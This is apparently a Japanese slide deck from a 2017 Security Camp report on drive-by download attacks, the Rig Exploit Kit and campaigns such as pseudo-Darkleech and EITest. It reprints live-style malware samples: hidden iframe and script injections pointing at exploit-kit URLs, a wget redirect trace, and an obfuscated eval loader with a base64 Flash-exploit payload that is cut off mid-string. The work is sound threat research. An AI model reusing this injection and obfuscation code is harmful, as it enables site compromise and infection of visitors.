


# 成果報告

## 「"Shadowfall"という取り組み」

小池 優太郎  
#seccamp '17

# 自己紹介

- 小池 倫太郎
  - seccamp '15
  - TomoriNao
  - nao\_sec



# 目次

- はじめに
  - “Drive-by Download攻撃”とは
  - “Exploit Kit”とは
- 近年の傾向
  - 活発な攻撃Campaign
  - “Rig Exploit Kit”について
- “Rig Exploit Kit”とは
  - 特徴的な振舞い
  - “Domain Shadowing”とは

# 目次

- Shadowfall
  - 概要の紹介
  - 私の取り組み
- その他の活動
  - テクニカルサポート詐欺に対する取り組み
  - 外部組織との連携
  - 研究室での活動
- おわりに
  - 結論
  - 参考文献

# 目次

- はじめに
  - “Drive-by Download攻撃”とは
  - “Exploit Kit”とは
- 近年の傾向
  - 活発な攻撃Campaign
  - “Rig Exploit Kit”について
- “Rig Exploit Kit”とは
  - 特徴的な振舞い
  - “Domain Shadowing”とは

# “Drive-by Download攻撃”とは

“Drive-by Downloads are a common technique used by attackers to silently install malware on a victim's computer. Once a target website has been weaponized with some form of exploit (typically browser or plugin exploits, hidden iframes, and JavaScript, among other techniques), the attacker may lure or wait for their target to browse to the web page. The compromised page will typically look completely normal to the end user, while the exploit executes and installs malware on the victim's computer silently in the background. Once the malware makes its way onto the target computer, the attacker can act on their objectives”

<https://www.rsa.com/content/dam/rsa/PDF/2016/04/asoc-use-case-drive-by-download-final.pdf>


# “Drive-by Download攻撃”とは

- 概要
  - Webサイトを使ったWebブラウザに対する攻撃
  - 悪性Webサイトへ誘導されたWebブラウザに対して、そのWebブラウザの脆弱性を突くようなコードを送り込み、Webブラウザの制御を奪い、マルウェアをダウンロードし実行させる
  - 脆弱なWebブラウザを使って悪性Webサイトへアクセスすると、マルウェアに感染する

# “Drive-by Download攻撃”とは

- 攻撃のパターン
  - メールやSNSを使って攻撃者の用意したサーバへ誘導する
    - 最近はあまり見ない
  - 攻撃者は一般的Webサイトを改ざんし、そこへアクセスしたユーザを攻撃者が用意した攻撃サーバへ誘導する
    - 近年よくある手法
  - 攻撃者は悪性Web広告を配信し、その広告を表示したWebサイトへアクセスしたユーザを攻撃者が用意した攻撃サーバへ誘導する
    - 最近のトレンド

# “Drive-by Download攻撃”とは



“Drive-by Download攻撃”とは

DEMO

# “Exploit Kit”とは



← Actorを切り分ける

# “Exploit Kit”とは

- Actorの切り分け
  - 一般的Webサイトを改ざんし、ユーザを攻撃サーバへ誘導する
    - 攻撃Campaign
  - Webブラウザの脆弱性を突くようなコードを送り込み、マルウェアをダウンロード・実行させる
    - Exploit Kit
- Exploit Kit as a Service
  - 攻撃の難易度が非常に低くなった

# “Exploit Kit”とは

- Exploit Kitの例
  - MPack
  - Phenix Exploit Kit
  - Blackhole Exploit Kit
  - Nuclear Exploit Kit
  - Angler Exploit Kit
  - Neutrino Exploit Kit
  - **Rig Exploit Kit**
  - Magnitude Exploit Kit
  - Sundown Exploit Kit
  - Astrum Exploit Kit

旬なExploit Kitは時期によって変わる

現在もっとも人気

# 目次

- はじめに
  - “Drive-by Download攻撃”とは
  - “Exploit Kit”とは

- 近年の傾向
  - 活発な攻撃Campaign
  - “Rig Exploit Kit”について

- “Rig Exploit Kit”とは
  - 特徴的な振舞い
  - “Domain Shadowing”とは

# 活発な攻撃Campaign

- pseudo-Darkleech

```
<span style="position: absolute; top:-1133px; width:320px;  
height:302px;">  
bkya  
<iframe src="http://red.JOHNVAUX.COM/?  
q=znrQMvXcJwDQDoDGMvrESLtEMUjQA0KK20H_76qyEoH9JHT1vrLUSkruggWC&  
oq=elTR_aYtfrYDaQ00iEKDLgE3yYpfB15Bov2qjkDVzhb0hp-K_xa9UToBvdew"  
width="265" height="264"></iframe>  
bledogr  
</span>  
huhoz  
<noscript>  
<!DOCTYPE html>  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb"  
lang="en-gb" >  
<head>
```

pseudoDarkleech

Rig EK URL

# 活発な攻撃Campaign

- pseudo-Darkleech
  - 非常に大きな規模の攻撃Campaignで、膨大な数のWebサイトが改ざんされ攻撃に利用されていたが、2017年4月3日以降観測されなくなった
  - 悪性コードはhtmlタグかbodyタグの直前にinjectされる
  - 改ざんされた一般的なWebサイト（Compromised sites）は古いバージョンのCMSを使っていることが多い
- 同一のIPアドレスで同一のCompromisedサイトへ2度以上連続してアクセスするとHTTP Status Code 500が返される
- 多くのCompromisedサイトに同一IPで連続的にアクセスすると、悪性コードがinjectされていない正常なページが返される



Anti-Analysis (cloaking)

# 活発な攻撃Campaign

- EITest

```
<script type='text/javascript'  
src='http://biggboss10.me/wp-content/themes/sahifa/js/search.  
js'></script>  
<body> </body>  
<script type="text/javascript"> var nirzinr = "iframe"; var  
oesnzki = document.createElement(nirzinr); var wrnfs = "";  
oesnzki.style.width = "14px"; oesnzki.style.height = "6px";  
oesnzki.style.border = "0px"; oesnzki.frameBorder = "0";  
oesnzki.setAttribute("frameBorder", "0");  
document.body.appendChild(oesnzki); wrnfs =  
"http://add.localtechstops.com/?  
q=znzQMvXcJwDQDoDGMvrESLtEMUFQA0KK20H_76iyEoH9JHT1vrPUSkr...  
oq=e12H_aEkK7BTNAK13kaIfwFiyotfUg9B9KGo2kjcnBbI1JOG-RK9UT...  
oesnzki.src = wrnfs; </script>  
</body>  
</html>
```

EITest Code


Rig EK URL

# 活発な攻撃Campaign

- EITest
  - pseudo-Darkleechと同時期にアクティブだった攻撃Campaign
  - 多くの期間は日本から観測することが出来ない
  - Pseudo-Darkleechと同じように、非常に多くのCompromisedサイトを有し、大規模な攻撃を行っていた
  - 現在はExploit Kitではなく、テクニカルサポート詐欺へ誘導している
  - (コードなどの) 变化が非常に激しい


# 活発な攻撃Campaign

- EITest



# 活発な攻撃Campaign

- EITest



# 活発な攻撃Campaign

- Decimal IP
  - Webサーバアプリケーション（殆どがnginx）のconfigを改ざんすることでExploit Kitへ誘導していた攻撃Campaign
  - Compromisedサイトへアクセスしてきたユーザを”Decimal IP”を使ってExploit Kitへ誘導する

```
1755118211
↓
01101000 10011100 11111010 10000011
↓
104 156 250 131
```

# 活発な攻撃Campaign

- Decimal IP

```
[root@Tokyo ~]# wget http://vbcredits.com --user-agent="MSIE 8.0 Windows"
--2017-05-02 17:18:16--  http://vbcredits.com/
Resolving vbcredits.com... 67.23.166.136
Connecting to vbcredits.com|67.23.166.136|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://1755118211/ [following]
--2017-05-02 17:18:17--  http://1755118211/
Resolving 1755118211... 104.156.250.131
Connecting to 1755118211|104.156.250.131|:80... connected.
HTTP request sent, awaiting response... 302 Found
Cookie coming from 1755118211 attempted to set domain to 1755118211
Location: http://144.76.195.195/rig.php [following]
--2017-05-02 17:18:17--  http://144.76.195.195/rig.php
Connecting to 144.76.195.195:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 670 [text/html]
Saving to: "index.html"

100%[=====] 670

2017-05-02 17:18:18 (105 MB/s) - "index.html" saved [670/670]
```

# 活発な攻撃Campaign

- Seamless
  - Malvertising Campaign
    - 悪性Web広告を用いる
  - 攻撃対象をユーザのIPアドレスやタイムゾーンで絞り込む

 **virus total**

**194.58.60.51** IP address information

🕒 Geolocation

Country RU

Autonomous System 39134 (United Network LLC)

🕒 Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

No domains! VirusTotal has never resolved any domain name to the IP address under consideration.

⚠ Latest detected URLs

Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset.**

Count	Date	URL
1/65	2017-07-05 01:51:32	<a href="http://194.58.60.51/japan.php">http://194.58.60.51/japan.php</a>
1/65	2017-07-05 01:50:35	<a href="http://194.58.60.51/">http://194.58.60.51/</a>
1/65	2017-07-04 14:59:19	<a href="http://194.58.60.51/usa/">http://194.58.60.51/usa/</a>

## “Rig Exploit Kit”について

- ・現在もっとも一般的（攻撃者に人気）なExploit Kit
- ・とても特徴的で興味深い振舞いをする

I'm a freak of Rig Exploit Kit 😊

# 目次

- はじめに
  - “Drive-by Download攻撃”とは
  - “Exploit Kit”とは
- 近年の傾向
  - 活発な攻撃Campaign
  - “Rig Exploit Kit”について

- “Rig Exploit Kit”とは
  - 特徴的な振舞い
  - “Domain Shadowing”とは

# 特徴的な振舞い

1<sup>st</sup> 攻撃者は一般のWebサイトを改ざんする (→ Compromised site)

- CMSの脆弱性や脆弱なパスワードを攻撃する

```
<span style="position:absolute; top:-1133px; width:320px;  
height:302px;">  
bkya  
<iframe src="http://red.JOHNVAUX.COM/?  
q=znrQMvXcJwDQDoDGMvrESLtEMUjQA0KK20H_76qyEoH9JHT1vrLUSkruggWC&  
og=eITR_aYtfrYDaQO0iEKDLgE3yYpfB15Bov2qjkDVzhb0hp-K_xa9UToBvdew"  
width="265" height="264"></iframe>  
bledogr  
</span>  
huhoz  
<noscript>  
<!DOCTYPE html>  
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb"  
lang="en-gb" >  
<head>
```

pseudoDarkleech

Rig EK URL

## 特徴的な振舞い

2<sup>nd</sup> ユーザをExploit Kit (のLanding Page) へ誘導

- コードは難読化

# 特徴的な振舞い

デコードすると

```
string_A = ["rn\r", "}r", "a\0", "fgd", "r+", "x\0", "\0||", "\0&26", "\0aq", "\0\0b", "{\0", "\09-1",  
string_B = ["fun", "io", "k\0\0{", "a\0l\0", "{v:", "58", "0d4", "20hf", "08fs", "do", "ment", "\0b\0c"  
  
string_C = "\0.\0<\0>\0=\0\"\\\'\\0)\\(\0 \0\\t\\0\\n";  
for (code = '', i = 577, j = 0; i > -1, j <= 578; i--, j++) {  
    code += string_B[j];  
    if (typeof string_A[i] != 'undefined') {  
        code += string_A[i];  
    };  
}  
  
for (k = 0; k <= string_C.length - 1; k++) {  
    code = code.replace(new RegExp(string_C.substr(k, 1), "g"), string_C.substr(k + 2 - 1, 1));  
    k++;  
}  
  
eval(code);
```

# 特徴的な振舞い

さらにデコードすると

```
function k(){var a=l(),c={v:/*s58090d46920hfj1608fs*/document}.v, b=c["createElement"]("script");b["type"]="text/javascript",b["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["insertBefore"](b,a)}try{k()}catch(m){}function l(){var s = "LypzNjkzNGQ5MTI0M2hzC2ZqMzI5NDZmcyovZnVuY3RpB24gZ2hqdDVxdyhudW0sIHdpZHRoKXsvKnM2MzQ0MmQyNju2MmhmajkzMDkxZnMql3ZhciBnaGpnZmg2NTQgPSAiMDEyMzQ1Nj c40WFiY2R1zii7dmFyIGHnZmdnaGYgPSAiIjsvKnM5MDQzOWQ2NTM5Ghmajq3ODMxZnMql3ZhciBnaGp0NXF3ID0gZ2hqZ2ZoNju0Ln1YnN0cihudW0gJiAweEYsIDEpO3doawx1IChud W0gPiAweEYpIHTudW0gPSBudW0gPj4 +IDQ7Z2hqdDVxdyA9IGdoamdaDY1NC5zdWJzdHobnVtICYgMHhGLCAxKSArIGdoanQ1cXc7fXzhciB3aWR0aCA9ICh3aWR0aCA/IHdpZHRoIDogMCk7IHdoawx1IChnaGp0NXF3Lmx1bm d0aCA8IHdpZHRoKwd0anQ1cXcgPSAiMCiGKyBnaGp0NXF303J1dHVbiBnaG52Ym4odSwgakge3ZhciBmcj1TdhJpbmcuZnJvbUNoYXJDb2R1o3ZhciBjP SIiLCBiPSIiLCBkPSIiLCBmPWZyKDB4MjApLCBnPwZyKDB4MjIp03ZhciBhcHA9ayt2K2Yrdit1K3YrZit2K25hdmlnYXRvc51c2VqWdlbnQrditnK2crZytnO2FwcC5s ZW5ndGglMiAmJiAoYXBwKz1nKTtmb3IgKHZhciB1ID0gMDsgZSA8IGFwcC5sZW5ndGg7IGUrKyke2IgPSBnaGp0NXF3KGFWcC5jaGFyQ29kZUf0KGUpLDIip02QgPSBnaGp0NXF3KGFWcC5 jaGFyQ29kZUF0KGUrMSksMik7LypZGhk0DEwODdoZnMql2MgKz0gYiArIGQ7ZSArPSAx031yZXR1cm4gYzt9LypzNje00DlkNjY20TVoZmo4MTA0NGZzKi8vKnNkaGQ0MjU10Whmc2ZmZC ovCgoJznuVuY3RpB24gaXl0ZmdoKGZ1cyxhc2QpCg17Cgl2YXiga290ZCA9ICc8b2JqZWN0IGNsYXNzaWQ9ImNsc2lk0mQyN2NkYjZ1LWF1NmQtMTFjzi05NmI4LTQ0NDU1MzU0MDAwMCiG YWxsB3dTY3JpcHRBY2Nlc3M9YwX3YxLzIHdpZHRoPSIXMyIgaGVpZ2h0PSIXMyI +JzsKCWtvdGQgPSBrb3RkICsgJzxwYXjhbsBuYW1lPSJtb3ZpZSIgdmdFsdwU9IicgKyBmdXMgKyAnIIAvPic7Cglrb3RkID0ga290ZCarICc8cGFyYW0gbmFTzT0icGxheSIgdmFsdwU9In RydWUiLz4nOwoJa290ZCA9IGtvdGQgKyAnPHBhcmFtIG5hbWU9Rmxhc2hWYXJzIHZhBhv1PSJpZGRxzD0nICsgYXNkICsgJyIgLz4nOwoJa290ZCA9IGtvdGQgKyAnPCEtLVtpziAhSuVdP i0tPic7Cglrb3RkID0ga290ZCarICc8b2JqZWN0IHR5cGU9ImFwcGxpY2F0aW9uL3gtc2hvY2t3YXZ1LWZsYXN0IiBkYXRhPSInICsgZnVzICsgJyIgYwxsB3dTY3JpcHRBY2Nlc3M9YwX3 YxlzIHdpZHRoPSIXMyIgaGVpZ2h0PSIXMyI +JzsKCWtvdGQgPSBrb3RkICsgJzxwYXjhbsBuYW1lPSJtb3ZpZSIgdmdFsdwU9IicgKyBmdXMgKyAnIIAvPic7Cglrb3RkID0ga290ZCarICc8cGFyYW0gbmFTzT0icGxheSIgdmFsdwU9In RydWUiLz4nOwoJa290ZCA9IGtvdGQgKyAnPHBhcmFtIG5hbWU9Rmxhc2hWYXJzIHZhBhv1PSJpZGRxzD0nICsgYXNkICsgICAnIIAvPic7Cglrb3RkID0ga290ZCarICc8IS0tPCFbzW5ka WZdLS0+JzsKCWtvdGQgPSBrb3RkICsgJzwhLS1baWYgIULFXT4tLT48L29iamVjdD48IS0tPCFbzW5kaWzLS0 +JzsKCWtvdGQgPSBrb3RkICsgJzwvB2JqZWN0Pic7CgJdmFyIGdmZGcgPSBkb2N1bwVudC5jcmvhdGVFBGVtZW50KCjkaXYiKTsKClwdmZGcuaw5uZXJIVE1MID0ga290ZDsKClwvY3VtZW 50LmJvZHkuYXBwZW5kQ2hpbGQoz2zkzyk7Cgl9IAoJCglpeXRmZ2goImh0dHA6Ly9zaWrlLmNob2Jhbmlhbmr5ci5jb20vP3E9em52UU12WGNkd0RRRG9QR012ckVTTHRFTVViuUEwS0syT 0hfNzZxeUVvSDlKSFQxdnJEVNVrcnR0Z1dDZwxJnF0dwlmPTM1NTkmb3E9wjhLQXVmN0pzT2dhdzMWQ0RjZ016bw9oUFGMFQ4Ni1xaDBiZhp4LWRpTVRSLXh50VpBMUc5NUNsVjdSOGpn JmN0PXNyB3VuZCISIGdobnZibigiaHR0cDovL3NpZGUuY2hvYmFuawFuZHlyLmNvbs8/cT16M3JRTXZY0p3RFFEb1RGTXZyRVNmDENVV9PSEVLsZJPSF830DNWQ1pi0UpIVDF2dkhQuKF Qd3RnV0N1bcZvcT1YVXB2Ql9LN0pZT2xLemlFYUpmQU16bw9jUFZwb1g4YTJtaDBuVHdcZVUwOFNflx1XRVpnOUZfYUXJVKxjNCZxdHvpZj01MjkzJmN0PWRpYw1vbmqiLCJnZxh5d29heG 9yIikp0w==";var 